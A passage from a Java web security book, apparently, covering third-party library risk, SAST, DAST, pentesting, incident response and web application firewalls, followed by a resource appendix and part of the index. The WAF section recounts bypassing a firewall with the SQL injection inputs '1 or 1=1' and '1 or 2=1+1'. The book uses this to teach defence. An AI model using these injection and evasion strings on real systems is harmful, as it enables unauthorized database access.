For cross-site scripting defense, we like the good ol’ JavaServer Pages Standard Tag Library,⁸ the OWASP Java Encoder for output encoding XSS defense, the OWASP Java HTML Sanitizer for untrusted HTML sanitization, and the Java JSON Sanitizer for outbound or inbound JSON sanitization. For applied cryptography, the Google Keyczar⁹ library is leaps above the rest in this space and can be used in conjunction with the open source Bouncy Castle¹⁰ library for a more modern crypto provider. We also are fans of HeadLines,¹¹ a collection of HTTP response header security APIs! And last, we use Logback,¹² one of the most modern and attributable logging frameworks.

These components can and should be used to build your own security stack. You will make your developers’ lives easier by making high-quality and comprehensive security libraries available.

Third-Party Dependencies

Every Java developer depends on third-party libraries to build their application. But to what extent can we trust these libraries? Jeff Williams and Arshan Dabirsiaghi from Aspect Security released a report, *The Unfortunate Reality of Insecure Libraries*, in March 2012.¹³ Their research analyzed over 113 million downloads of the 31 most popular open source Java frameworks and libraries available from the central repository. The report concluded that:

- Applications typically use 30 or more libraries.
- 88 percent of code in today's applications comes from libraries and frameworks.
- 26 percent had known vulnerabilities.
- Most vulnerabilities are undiscovered.

It's amazing just how much Java code we depend on as "trusted" without any analysis! There is a prevailing view that open source code is better or more secure because more people are looking at it. We often assume that "the community" has already taken care of any issues, just by virtue of many people working on it, but this is not always the case. As we have already discussed, many developers are great at adding features, but lack training in secure development. Don't allow any unreviewed third-party libraries into production code!

OWASP Dependency Checker for Java The OWASP Foundation has a free tool called DependencyCheck that will aid in reviewing your third-party Java libraries and compare those jars against published vulnerabilities.¹⁴ This free tool will help you find publicly disclosed vulnerabilities in third-party code, for free!

jdeps is a command-line utility that is included with Java 8 Standard Edition. It is used to identify library dependencies. jdeps is useful from a security perspective because it identifies dependencies in third-party libraries that may negatively impact the ability to upgrade.

Test That Security Controls Have Been Properly

Implemented

Testing software for security can be an expensive and difficult process, especially late in the software development lifecycle. It's prudent to use a combination of static code analysis (SAST), dynamic analysis against a running application (DAST), penetration testers to evaluate business logic and business-specific vulnerabilities (pentesting), and manual deep-dive code review. These techniques can be both expensive and time-consuming. It's prudent to use these testing methodologies based on the severity of threats, and the importance and value of the software to your company. Be sure to budget for these activities early on both in cost and time!

SAST—Static Application Security Testing

SAST, or Static Application Security Testing tools, are automated security analysis products that review your source code or byte code looking for security bugs. These security tests are run against “static” source code or byte code, as opposed to testing against a live running application. The benefit of these tools is that they can be run in an automated fashion on a regular basis, they often find vulnerabilities that live testers have limited visibility into, and they reveal the errors directly in code so it is efficient for developers to find the bug in order to fix it. These tools are considered “whitebox testing” tools because they review applications from “the inside out.”

For example, you could include static analysis in your nightly CI processes. Any defects could be automatically posted to your bug tracking system and noted in an email sent to the developer. When a developer fixes the bug and checks in the code, the vulnerability can be rescanned and dropped without any intervention from security staff.

However, SAST tools, like any tool, have limitations. SAST tools traditionally create a large number of false positives (they often report security bugs that are not truly exploitable) and have little visibility into business logic (business-specific) vulnerabilities. SAST tools also have a history of taking a very long time to scan large code bases. Many emerging vendors are attempting to fix these issues, but the investment in building effective SAST tools is significant. One of the first Java-based open source SAST tools is the famous FindBugs open source project by Bill Pugh.¹⁵ FindBugs integrates with most Java IDEs as well as several automated build systems, such as Jenkins. This is an excellent and inexpensive way to starting using basic static analysis in a regular

and continuous way.

When evaluating a commercial SAST tool to determine what is best for your company and application, consider the Static Analysis Technologies Evaluation Criteria from the Web Application Security Consortium.¹⁶

DAST—Dynamic Application Security Testing

Dynamic Application Security Testing (DAST) tools are essentially “scanners” that attempt a variety of attacks against a live running web application looking for vulnerabilities. These tools, like SAST tools, are automated scanners that often report a large number of false positives that need to be reviewed by a security professional. DAST tools are often called “black box testing” because they test from the “outside in” without knowledge of the inner working of your software. This is often considered to be the “hacker’s perspective” when testing your application.

One of the greatest ways to make a developer “not care about security” is to give him a security report that is laden with security bugs, which after close inspection, are not really bugs at all (in other words false positives). While these tools can be tuned to report fewer false positives, doing so will also reduce the number of actual real security findings. If you fire a scanner at your application “untuned,” the false positives are often high. If you tune the tool in the other direction, you may miss critical bugs. Not to mention that DAST tools, like SAST, also have difficulty finding business process-specific bugs like access control vulnerabilities.

The good news is that DAST security “findings,” when verified, are not theoretical. DAST findings are real-world exploitable bugs that often need to be fixed right away. SAST and DAST tools review your applications for security bugs in different ways. Both are relevant and should be used together to thoroughly review your application for security.

Manual Penetration Testing

Tools are great, but they are useless without a knowledgeable person to wield them. Everything we do as developers involves custom development, so why should you trust a cookie cutter solution to protect your app? This is where professional security testers (a.k.a. penetration testers or, simply, pentesters) come into play.

Pentesters excel at doing deep investigations of issues, investigating business

logic workflows, and verifying the issues discovered by other tools. Pentesters can also chain a variety of flaws together to craft a complete exploit. A complete exploit can help explain the severity of an issue to management in better terms than rote output from a tool. A manager might hear SQL injection and get a glazed look in his eyes, but if he hears “SQL injection helped me exfiltrate your entire database to discover weak password hashes, which were subsequently reversed using a rainbow table, allowing me to log in with an administrator account, and then transfer money to third parties,” that will really get his attention.

Pentesters have their drawbacks, too. Good penetration testers are rare, expensive, and they don’t scale very well. In an environment using a rapid development cycle or “extreme coding,” it can be difficult for a sole pentester to keep up. A combination of DAST, SAST, and knowledgeable pentesters is often best solution for the best use of scarce resources.

Have Monitoring and Response/Recovery Plans in Place

Even if you have followed every suggestion in this book, there is still a strong possibility that at some point your application may be compromised. In fact, it might be compromised already! Before you go live, it is prudent to have a plan in place to deal with a negative security event should such a situation arise. Incident response plans will be different for every organization, but you can start by answering the following questions:

- What do I do if a vulnerability is discovered on my live website?
- What do I do if I discover that I’m actively being hacked?
- Do I have backups in case of data loss?
- Do I have a failover plan in place in the case of a denial of service?
- Am I logging enough information to reconstruct how a breach happened, by whom, and what was accessed?
- What do I do if I discover that the public (as from Pastebin) knows that I was recently hacked?
- What am I legally required to disclose to my users?

These are the questions that every incident response team must prepare for. Incident response is a huge topic, and could probably be the subject of an entire book in and of itself. For the purposes of this book, incident response teams and developers really intersect in the realm of logging and intrusion detection. We recommend that you review [Chapter 9](#) for more information about logging. During actual operation of your site, be sure to review your log files with your incident response team to make sure that they are being written correctly and backed up, and that you have an appropriate level of information being logged. Also, you should know your log rotation policy and specify an appropriate duration for log retention. In the wake of an event, it is critical to evaluate what worked and what didn't, and then adjust your process accordingly. In the post mortem, you want to make sure that you not only fix the one thing that went wrong, but also fix the entire *class* of problems. So if you found that you were vulnerable to XSS for example, don't just fix the one location that was exploited. Instead, do an application inventory assessment and make sure that you are using proper output encoding in all locations throughout your site. If necessary, you may need to revisit your security controls and make adjustments.



TIP

Chances are that if you have an issue with one application, you may have the same problem with others in your company. The first thing your adversaries will try is the same exploit on another application. At the organization level, you need to ensure that you have the right security controls in place, make sure that project managers understand that fixing the issue is a priority, and make sure that your developers have the appropriate training and resources to fix this issue throughout the organization.

Web Application Firewall (WAF)

WAFs are for wimps. —Jim Routh

Web application firewalls (WAFs) are essentially “layer seven” (the application layer) firewalls that inspect HTTP traffic and attempt to block certain attacks based on clearly defined rules.

WAFs have a very controversial history. Operations folks love web application firewalls because they give them the power to seemingly “secure” applications without depending on software developers to actually fix their code. However, attackers are also fond of applications that depend overmuch on “default configured” web application firewalls because they are often easy to circumvent. WAFs can be detected using tools such as wafw00f by Sandro Gauci.^{[17](#)} Once detected, an attacker can employ a variety of WAF evasion techniques. During an audit years ago, I was attempting to break through a WAF that was blocking my SQL injection attack, “1 or 1=1”. I only had to replace that with “1 or 2=1+1” to evade this rather simple firewall rule.

The essence of the quote from Jim Routh at the start of this section is essential: If WAFs are the only defensive layer protecting your software, then you are not only a secure software “wimp,” you are also likely already compromised. Another way of expressing this idea is that you should emphasize fixing your code whenever possible, rather than attempting to firewall those vulnerabilities away.

While it’s easy to throw WAFs under the bus and drive over them a few times, there are situations in which a web application firewall can be a powerful ally. Suppose you depend on a COTS (Commercial Off The Shelf) web application suite and do not have control of the code. Sometimes your only choice is to either decommission that application or use a carefully configured WAF rule when a security vulnerability is found. Sometimes your developers have other priorities and are not able to fix live vulnerabilities for some time. Even the most agile development organization can’t triage, design, code, test, and deploy a solution fast enough. In such cases, WAFs are a great tool to lock bugs down quickly and “buy you time” until your developers can fix the underlying bugs. WAFs are not perfect security and often have problems. But sometimes WAFs are all you have if you want to keep doing business. Just remember that a WAF should never be a permanent solution.

One of the oldest open source WAFs is the Apache Foundation’s ModSecurity, the open source web application firewall.^{[18](#)} While this project is part of the Apache Foundation, the OWASP foundation manages the core ruleset. Please visit the OWASP ModSecurity core rule set^{[19](#)} (managed by Ryan Barnett) for more information.



TIP

Look for integrations between different vendors so you can leverage the work of one approach with another. For example, WhiteHat Security provides a DAST assessment service that feeds into Imperva, F5 ASM, and other web application firewalls.²⁰

Summary

There are many methodologies to build software. The debate between Agile, Waterfall, DevOps, and other methodologies is a “religious debate” that we will politely avoid. However, regardless of your chosen software building methodology, it’s important to consider security at every level. Understand that the “faster you go” the more “discipline you need” in your security testing activities. Know your threats, assets, and regulatory environment. Design for security from day one! Give your developers the right education and tools to build secure software! Test early and test often! Have monitoring and incident response plans in place! And include the lessons from one development cycle in the next in order to constantly improve your security posture.

Closing Thoughts

When you care about security in your software, everybody wins. The developer sitting next to you wins because you become a resource to help your team write more secure code. Your company wins because it is able to release robust and secure software. Your customer wins because you can successfully protect their personal data. Security engineering also protects the intangible—the hopes and dreams of your users. They depend on you. They depend on your website for email, for managing their finances, for health care information, for communication with their loved ones, and recreation. The Web and other networked applications permeate all aspects of our lives more and more every day.

Finally, caring about security engineering will benefit you, the Java developer. Thinking critically about security will help open your mind to new ways of approaching software development. Security engineering is an important skill that not enough developers have mastered. The world needs more developers who care and master security engineering. There is a great need to “rebuild the Web” in a secure fashion and that starts with you and the next line of code you write.

This book is not an end, but rather the beginning of your mastery of application security and security engineering. We are grateful that you took these first steps with us.



¹ <https://twitter.com/erratarob/status/469302869712060418>

² Perhaps “mushroom” would be a more apt description.

³ https://www.owasp.org/index.php/OWASP_Code_Pulse_Project

⁴ <http://www.bsimm.com/> and <http://www.opensamm.org/> respectively.

⁵ Articles 23, 24, and 79 of the “Administrative sanctions” section of <http://register.consilium.europa.eu/pdf/en/12/st05/st05853.en12.pdf>

⁶ https://www.owasp.org/index.php/OWASP_Secure_Coding_Practices_-_Quick_Reference_Guide and https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project

⁷ <http://shiro.apache.org/>

⁸ www.oracle.com/technetwork/java/index-jsp-135995.html; https://www.owasp.org/index.php/OWASP_Java_Encoder_Project; https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project; and https://www.owasp.org/index.php/OWASP_JSON_Sanitizer

⁹ www.keyczar.org/

¹⁰ <https://www.bouncycastle.org/>

¹¹ <https://github.com/sourceclear/headlines>

¹² <http://logback.qos.ch/>

¹³ <https://www.aspectsecurity.com/uploads/downloads/2012/03/AspectSecurity-The-Unfortunate-Reality-of-Insecure-Libraries.pdf>

¹⁴ https://www.owasp.org/index.php/OWASP_Dependency_Check

¹⁵ <http://findbugs.sourceforge.net/>


¹⁶ <http://projects.webappsec.org/w/page/66094278/Static%20Analysis%20Technologies%20Evaluation%20Cr>

¹⁷ <https://code.google.com/p/waffit/source/browse/trunk/wafw00f.py>

¹⁸ <https://www.modsecurity.org/>

¹⁹ https://www.owasp.org/index.php/Category:OWASP_ModSecurity_Core_Rule_Set_Project

²⁰ Jim is a former employee of WhiteHat Security so we may be a bit biased here. There are many security vendor solutions; it is wise to review all of the available offerings before making serious purchasing decisions.



APPENDIX

Resources

The following references will help you as you continue your education in secure coding. These resources include various assessment tools, several secure coding libraries, and a wide variety of documentation for further study.

Intercepting Proxies

An *intercepting proxy* is a web security assessment tool that is used to aid a penetration tester during an audit. This tool allows the tester to intercept and modify HTTP traffic in an effort to circumvent the security controls of a web application.

- The Firefox Tamper Data add-on makes intercepting HTTP or HTTPS requests easy. This intercepting proxy does not require any configuration. Simply install it, launch it, click Start Tamper, and then start tampering.

<https://addons.mozilla.org/en-US/firefox/addon/tamper-data/>

- OWASP ZAP is an open source intercepting proxy and web application scanner. It's a lead OWASP project and is actively developed and maintained by a large team.

https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project

- Burp Proxy is an intercepting proxy offering commercial and free editions. It is a mature and well-supported intercepting proxy.

<http://portswigger.net/burp/proxy.html>

Secure Coding Libraries

The following Java security libraries are production ready and will help you build secure web applications in an efficient manner.

Access Control/Authentication

- The Apache Shiro library has a forward-thinking, permission-based access control mechanism and more.

<http://shiro.apache.org/>

XSS Defense

- The standard JavaServer Pages Tag library provides core UI components that are resistant to XSS with their default use.

www.oracle.com/technetwork/java/index-jsp-135995.html

- The OWASP Java Encoder is a high-performance and granular security library intended for output encoding functionality in user interface code for very detailed XSS defense. Authored by Jeff Ichnowski.

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

- The OWASP Java HTML Sanitizer provides untrusted HTML sanitization. This library is both high performance and low resource utilization. Authored by Mike Samuel.

https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project

- The OWASP Java JSON Sanitizer will sanitize outbound or inbound JSON in order to make safer JSON.

https://www.owasp.org/index.php/OWASP_JSON_Sanitizer

Applied Crypto

- Google Keyczar is an open source cryptographic toolkit intending to make it easier for developers to add cryptography to their applications.
www.keyczar.org/

Strong Crypto Provider

- Bouncy Castle is an open source strong alternative crypto provider for Java.
<https://www.bouncycastle.org/>

Logging and Intrusion Detection

- Logback MDC is an easily attributable logging framework for Java. It is considered to be the successor to log4j.
<http://logback.qos.ch/>
- The Apache Commons Logging framework provides a thin bridge between applications and libraries and their respective logging implementations.
<http://commons.apache.org/proper/commons-logging/>
- The OWASP AppSensor project is an intrusion detection security library that can also provide automated responses to security attacks against your application.
https://www.owasp.org/index.php/OWASP_AppSensor_Project

Web Misc

- The HeadLines project is a library that provides a collection of HTTP response headers to help elevate the security of your web application.
<https://github.com/sourceclear/headlines>
- The OWASP Code Pulse project provides real-time data on code coverage during black box testing activities.

https://www.owasp.org/index.php/OWASP_Code_Pulse_Project

Documentation

The following documentation categories provides a variety of secure coding resources and standards.

Awareness Documentation

The following documents are used to bring awareness to application security technical topics.

- The OWASP Top Ten Risks is a popular awareness document to help bring awareness about the most fundamental web application security risks.
https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project
- The OWASP Top Ten Proactive Controls is an awareness document intended to bring awareness to developers about the most important web security defenses.
https://www.owasp.org/index.php/OWASP_Proactive_Controls

OWASP Cheat Sheets

The OWASP Cheat Sheet series provides a list of concise guides written by a panel of application security experts.

- The OWASP Password Storage Cheat Sheet discusses the proper cryptography to use when storing a user's password for the purposes of authentication. Written by John Steven.
https://www.owasp.org/index.php/Password_Storage_Cheat_Sheet
- The OWASP XSS Prevention Cheat Sheet is one of the most popular resources at OWASP. Written by Jeff Williams. This guide helps developers stop cross-site scripting in their applications.
[https://www.owasp.org/index.php/XSS_\(Cross_Site_Scripting\)_Prevention_Cheat_Sheet](https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet)
- The OWASP Forgot Password Cheat Sheet is a guide that helps developers build a high-security "forgot password" feature in their web

applications.

https://www.owasp.org/index.php/Forgot_Password_Cheat_Sheet

- The OWASP Session Management Cheat Sheet, written by Raul Siles, is a comprehensive guide that discusses the necessary security considerations when using and building a session management mechanism in web applications.

https://www.owasp.org/index.php/Session_Management_Cheat_Sheet

- The OWASP Authentication Cheat Sheet, written by Eoin Keary, covers the most important security considerations when building a login and authentication layer in your web application.

https://www.owasp.org/index.php/Authentication_Cheat_Sheet

- The OWASP Query Parameterization Cheat Sheet covers the most important security control of query parameterization, which will help you build applications that are resistant to SQL injection.

https://www.owasp.org/index.php/Query_Parameterization_Cheat_Sheet

Standards

- The OWASP Application Security Verification Standard provides a baseline for verifying the security of a web application.

https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard

- The WASC Web Application Threat Classification is a list of web-related security threats.

<http://projects.webappsec.org/w/page/13246978/Threat%20Classification>

- The OAuth 2.0 standard describes one of the more important authorization standards.

<http://tools.ietf.org/html/rfc6749>

- The NIST Special Publication 800-162, Guide to Attribute Based Access Control (ABAC), describes next-generation access control standards and design.

<http://nvlpubs.nist.gov/nistpubs/specialpublications/NIST.sp.800-162.pdf>

Additional Research

- The Apache Shiro Authorization (Access Control) Guide

<https://shiro.apache.org/authorization.html>

- The Spring 3.2 Guide to Access Control
<http://docs.spring.io/spring-security/site/docs/3.2.x/reference/htmlsingle/#authorization>
- The original paper on DOM-based XSS, “DOM Based Cross Site Scripting or XSS of the Third Kind,” by Amit Klein
www.webappsec.org/projects/articles/071105.shtml ■ Dave Wichers very accurately discusses the overlapping of terms when describing cross-site scripting. He suggests a new category of XSS, Client Side XSS, in his talk “Unraveling Some of the Mysteries Around DOM-Based XSS.”
https://www.owasp.org/images/c/c5/Unraveling_some_Mysteries_around_based_XSS.pdf
- The DOM XSS Wiki is one of the most comprehensive resources on DOM-based XSS (client-based XSS).
<http://code.google.com/p/domxsswiki/wiki/FindingDOMXSS>
- The UTF-7 XSS Cheat Sheet is an old but interesting XSS guide that shows specialized attacks when UTF-7 support can be forced on a web page.
<http://openmya.hacker.jp/hasegawa/security/utf7cs.html>
- Erlend Oftedal maintains the online X-Frame-Options test to verify how well your browser supports the X-Frame-Options framebusting header.
<http://erlend.oftedal.no/blog/tools/xframeoptions/>
- Ivan Ristic’s well-maintained and free HTTPS/SSL online configuration verification service is by far the best in the business.
<https://ssllabs.com>
- The CodeMagi Clickjacking Defense is a pure JavaScript framebusting technique.
<https://www.codemagi.com/codemagi-clickjacking-defense>
- Milton Smith blogged about the important security improvements in Java 8.
<http://docs.oracle.com/javase/8/docs/technotes/guides/security/enhancement.html>
- The “SANS Institute 8 Basic Rules to Implement Secure File Uploads” blog post is one of the more sensible resources on a very complex secure

coding Java topic, file upload security.

<http://software-security.sans.org/blog/2009/12/28/8-basic-rules-to-implement-secure-file-uploads/>

- The Mozilla WebAppSec/Secure Coding Guidelines is an older but still useful secure coding reference.
https://wiki.mozilla.org/WebAppSec/Secure_Coding_Guidelines#Uploads
- The OWASP Secure Coding Practices Quick Reference Guide was led by Keith Turpin and contains a rather large checklist of requirements to consider when building your own secure coding standard.
https://www.owasp.org/index.php/OWASP_Secure_Coding_Practices_-_Quick_Reference_Guide
- John Melton has some excellent Java and OWASP Top Ten resources. This particular resource has to do with malicious file execution.
www.jtmelton.com/2010/05/02/the-owasp-top-ten-and-esapi-part-4-malicious-file-execution/
- Zane Lackey has given several talks on application layer intrusion detection, one being “Effective Approaches to Application Security.”
www.slideshare.net/zanelackey/effective-approaches-to-web-application-security ■ The Building Security In Maturity Model (BSIMM) is intended to help you plan, build, and measure a software security initiative.
<http://bsimm.com/>
- The OWASP Software Assurance Maturity Model is a framework to help organizations make software security strategy decisions.
https://www.owasp.org/index.php/Category:Software_Assurance_Maturity
- SAFECode is a nonprofit organization that provides a variety of free online developer training classes.
<https://training.safecode.org/>
- The OWASP Apache ModSecurity Core Rule Set is a series of rules for one of the most popular open source web application firewalls, Apache ModSecurity.
https://www.owasp.org/index.php/Category:OWASP_ModSecurity_Core



Index

Please note that index links point to page beginnings from the print edition. Locations are approximate in e-readers, and you may need to page down one or more times after clicking a link to get to the indexed material.

A

ABAC. *See* attribute-based access control
about this book, [2](#)
absolute timeouts, [31–32](#)
access control, [56–79](#)
 anti-patterns, [62–66](#)
 attacks on, [61](#)
 attribute-based, [58, 61, 77–78](#)
 authentication and, [57](#)
 changing in real time, [69](#)

cheatsheet for, 79
contextual, 74–76
core components of, 58–61
DAO pattern and, 191–192
database schema modeling, 71, 75–76
definition of, 57
identity and, 57–61
multitenancy and, 73–74
overview of, 56–57
permission-based, 74–76
positive patterns, 66–69
role-based, 61, 69–73
secure coding library for, 266
Spring ACL Security, 76–77
summary of, 79
violations of, 235–236
workflow for, 57

access control lists (ACLs), 76–77
account lockout, 48–49
actions, 59, 68
active keys, 163, 164
Administrator account, 193
AES keysets, 162, 165, 167–168
algorithms
 cipher suite, 143
 encryption vs. signing, 160–161
 password storage, 40–42
 random number generation, 175
anonymous sessions, 26–27
Anti-CSRF tokens, 123–126
anti-patterns, 14–15
 access control, 62–66
 file I/O, 202–207

AntiSamy, 103–104, 112
antivirus checks, 209
Apache Commons FileUpload library, 207, 215
Apache Commons Logging framework, 268
Apache log4j logging library, 227
Apache ModSecurity firewall, 263, 272
Apache Shiro
 authentication mechanism, 54
 permission-based access control, 74–76
 RBAC role assertion example, 70
 secure coding library, 266
 security control implementation, 256
Apache Struts
 input validation, 18–19
 RBAC examples, 70–71
 RoleInterceptor class, 70–71
Apache Tomcat
 CSRF prevention filter, 127–128
 session ID size setting, 34
 synchronizer token pattern, 126–128
Appender classes, 227–228
application lifecycle security, 251–252
Application Security Verification Standard (ASVS), 255–256, 270
AppSensor project, 239–241, 268
architect, software, 247–248
archive files, 216–217
assets, website, 245
Assolini, Fabio, 121
ASVS Error Handing and Logging Requirements, 224
asymmetric cryptography, 161
attacks
 access control, 61
 authentication, 33–35

automated, 236–238
brute force, 39, 48–49
CSRF, 116–133
dictionary, 39
DoS, 49, 204, 215–216
file upload, 207–216
motivations for, 245–246
outcomes of, 246
overwrite, 210–215
password, 38–40
replay, 49
SQL injection, 180–194
username, 46–48
XSS, 82–113

attribute-based access control (ABAC), 77–78
diagram illustrating, 58
discrete steps in processing, 77
NIST guide to, 76, 270
RBAC vs., 61, 78

attributes
object, 60
subject, 58

authentication, 16, 24–54
account lockout and, 48–49
attacks against, 33–35, 48
authorization and, 57
building for projects, 24, 53
certificate pinning and, 158
credential security and, 28, 36–46
federation or delegation of, 51–52
guidelines to consider for, 53
importance of HTTPS for, 27–28
multi-factor, 24–25, 50–51

new user registration and, 24–25
OAuth protocol and, 52–54
OWASP Cheat Sheet on, 54, 269
“remember me” login feature and, 49
sensitive operations and, 30–31
session management and, 26–32
summary of, 54
timeouts related to, 31–32
username harvesting and, 46–48
authenticity, 7, 27
authorization, 16, 56, 57, 74
See also access control
automated attack defenses, 236–238
 CSRF tokens, 237
 form polymorphism, 237–238
 Honey Token form component, 238
automated registration, 25
awareness documentation, 268

B

Barnett, Ryan, 263
blackbox testing tools, 259–260
blacklist input validation, 14–15, 17, 94, 184–185
bots, registration, 25
BouncyCastle, 41–42, 256, 267
brute force attacks, 39, 48–49
Brutus tool, 48
BSIMM study, 252, 272
Burp Suite, 47, 48, 266
business requirements, 253–254
Butler, Eric, 33

C

Cache-control response header, 12–13
CAPTCHAs, 25, 130–131, 238
centralized access control engine, 68
centralized enforcement layer, 66–67
certificate and key management, 149–156
certificate authorities (CA), 140, 154–156
certificate chains, 140–141
certificate pinning, 156–158
certificate signing request (CSR), 154
certificate verification, 145–147
challenge/response pattern, 130–131
Cheat Sheet series, 269
checkServerTrusted() method, 148, 158
checkValidity() method, 147, 148
Chromium project, 140
cipher suites, 142–145
 code for specifying, 145
 rules for using, 143–144
cipher-block chaining (CBC), 165
clickjacking, 13, 133–136
 commonality of CSRF and, 134
 defenses against, 134–136
 how it works, 133
client-side certificates, 4
client-side timeouts, 31
close() function, 206
Code Pulse project, 268
CodeMagi Clickjack Defense, 136, 271
command injection, 195–197, 198
Common Weakness Enumeration (CWE), 222
confidentiality of data, 7, 27

consumer confidence, 246
Content Security Policy, 111
content spoofing, 83–84
contextual access control, 74–76
contextual output encoding, 94–101
cookies
 authenticated sessions and, 29–30
 CSRF attacks using, 118
 danger of storing data in, 36
 double-cookie submit defense, 128–129, 130
 secure properties for, 35–36
 session management using, 118
credential security, 28, 36–46
 forgot passwork workflow and, 45–46
 password managers and, 37–38
 password policy and, 37
 password storage and, 38–45
Cross-Site Request Forgery (CSRF), 16, 116–133
 challenge/response pattern and, 130–131
 commonality of clickjacking and, 134
 CSRF tokens and, 123–126, 237
 defense techniques against, 123–133
 double-cookie submit pattern and, 128–129, 130
 explanatory overview of, 116–117
 home routers and, 121–122
 how it works, 117–119
 HTTP referer header and, 131
 intranet websites and, 121
 POST vs. GET requests and, 132–133
 real-world examples of, 119–120
 session ID and, 125–126, 129–130
 stateless defenses, 128–130
 stored, 120–121

summary about, 136
synchronizer token pattern and, 123–128
Tomcat prevention filter for, 127–128
unauthenticated, 122–123
XSS vulnerabilities and, 120, 133

cross-site scripting (XSS), 82–113
 Content Security Policy and, 111
 content spoofing and, 83–84
 CSRF attacks and, 120, 133
 defending against, 92–111, 267
 detection of, 234
 DOM-based, 90–92
 explanatory overview of, 82
 Filter Evasion Cheatsheet, 15
 HTML sanitization and, 102–104
 inline events and, 111
 input validation and, 94
 jQuery and, 109–110
 JSON patterns and, 104–109
 output encoding and, 94–101
 Prevention Cheat Sheet, 269
 reflected, 85–89
 resources on, 112
 stored, 89–90
 summaries about, 111, 113
 X-XSS-Protection header, 14

CRUD methods, 191

Crypter class, 169, 173

crypto service, 173–174

cryptographic pseudo-random number generator (CPRNG), 175

cryptographically random number generator (CRNG), 124

cryptography

- correct use of, 15

random number generation in, 124, 174–176
symmetric and asymmetric, 161
variations in Java, 139

CSRF. *See* Cross-Site Request Forgery

CSS

content spoofing and, 84
OWASP Java Encoder and, 100

D

Dabirsiaghi, Arshan, 257
dangerous file uploads, 208–210
DAO pattern, 191–192
DAST tools, 259–260
data
 decrypting, 166–170
 encrypting, 15, 166–170
 request, 62–63
 sensitive, 138–177
 stored in cookies, 36
 untrusted, 2–5
database permissions, 193–194
decrypting data, 166–170, 174
defenses
 automated attack, 236–238
 clickjacking, 134–136
 CSRF, 123–133
 XSS, 92–111, 267
 See also security
denial of service (DoS) attacks
 account lockout and, 49
 closing file handles to prevent, 204
 quota overload and, 215–216

deny-by-default design, 67
DependencyCheck tool, 258
detection points, 239
developers
 role of software, 249–250
 technical security requirements for, 254–256
 web application, 2
dictionary attacks, 39
digital signatures, 160
disaster aversion, 244–246
documentation, 268–272
 awareness, 268
 OWASP Cheat Sheet, 269
 standards, 270
DOM-based XSS, 90–92
 jQuery and, 109–110
 sources of, 91–92
 Wiki about, 271
DoS attacks. *See* denial of service (DoS) attacks
double-cookie submit pattern, 128–129, 130
download security, 218–219
Dragusin, Radu, 225
DSA keysets, 163, 170, 171
dynamic analysis tools, 180
Dynamic Application Security Testing (DAST) tools, 259–260
dynamic SQL statements, 185
dynamic string building, 181

E

eavesdroppers, 138
ECDHE suites, 144, 145
email verification, 51

Encrypter class, 169
encryption
 cipher suites for, 142–145
 Keyczar used for, 166–170, 172–173
 signing distinguished from, 160–161
 splitting from key management, 174
 symmetric cryptography for, 161
entitlements, 59, 69
error handling, 231–233
error messages
 content spoofing and, 83–84
 displaying safe or generic, 232
 stack traces as, 231–232
ESAPI logging, 226–227
European Union regulations, 254
event logging, 223–224, 226–227
exception handling, 231–233
expressiveness of access control policy, 69
eXtensible Access Control Markup Language (XACML), 77–78

F

fail open flaw, 65–66
federated identity, 51–52
Ferguson, David, 46
file content verification, 210
file download security, 218–219
file extension validation, 208–209, 218
file I/O design flaws, 202–207
 file path injection, 202–203
 improper closing of resources, 204–207
 null byte injection, 203–204
file path injection, 202–203

file upload security, 207–218
archive files and, 216–217
dangerous content and, 208–210
overwritten content and, 210–215
patterns of attack and, 207–216
quota overload DoS and, 215–216
saving and storing files for, 217
summary points about, 218

filename validation, 218

filter evasion techniques, 17

filters
blacklist, 184–185
request, 66–68

FindBugs tool, 259

Firefox
proxy server settings, 3, 4
session hijacking plugin, 33
Tamper Data add-on, 266

Firesheep plugin, 33

firewalls. *See* web application firewalls

forced browsing, 236

Forgot Password Cheat Sheet, 46, 269

forgot password workflow, 45–46

forms
Honey Token component on, 238
immutable component violations, 234–235
polymorphism of, 237–238

forward secrecy, 144

FoxyProxy plugin, 3n

frames
clickjacking defenses and, 134–136
X-Frame-Options response header, 13, 134–135

functional security requirements, 255

fuzzers, 17

G

Gauci, Sandro, 262
generateSeed() method, 175
generic error pages, 232
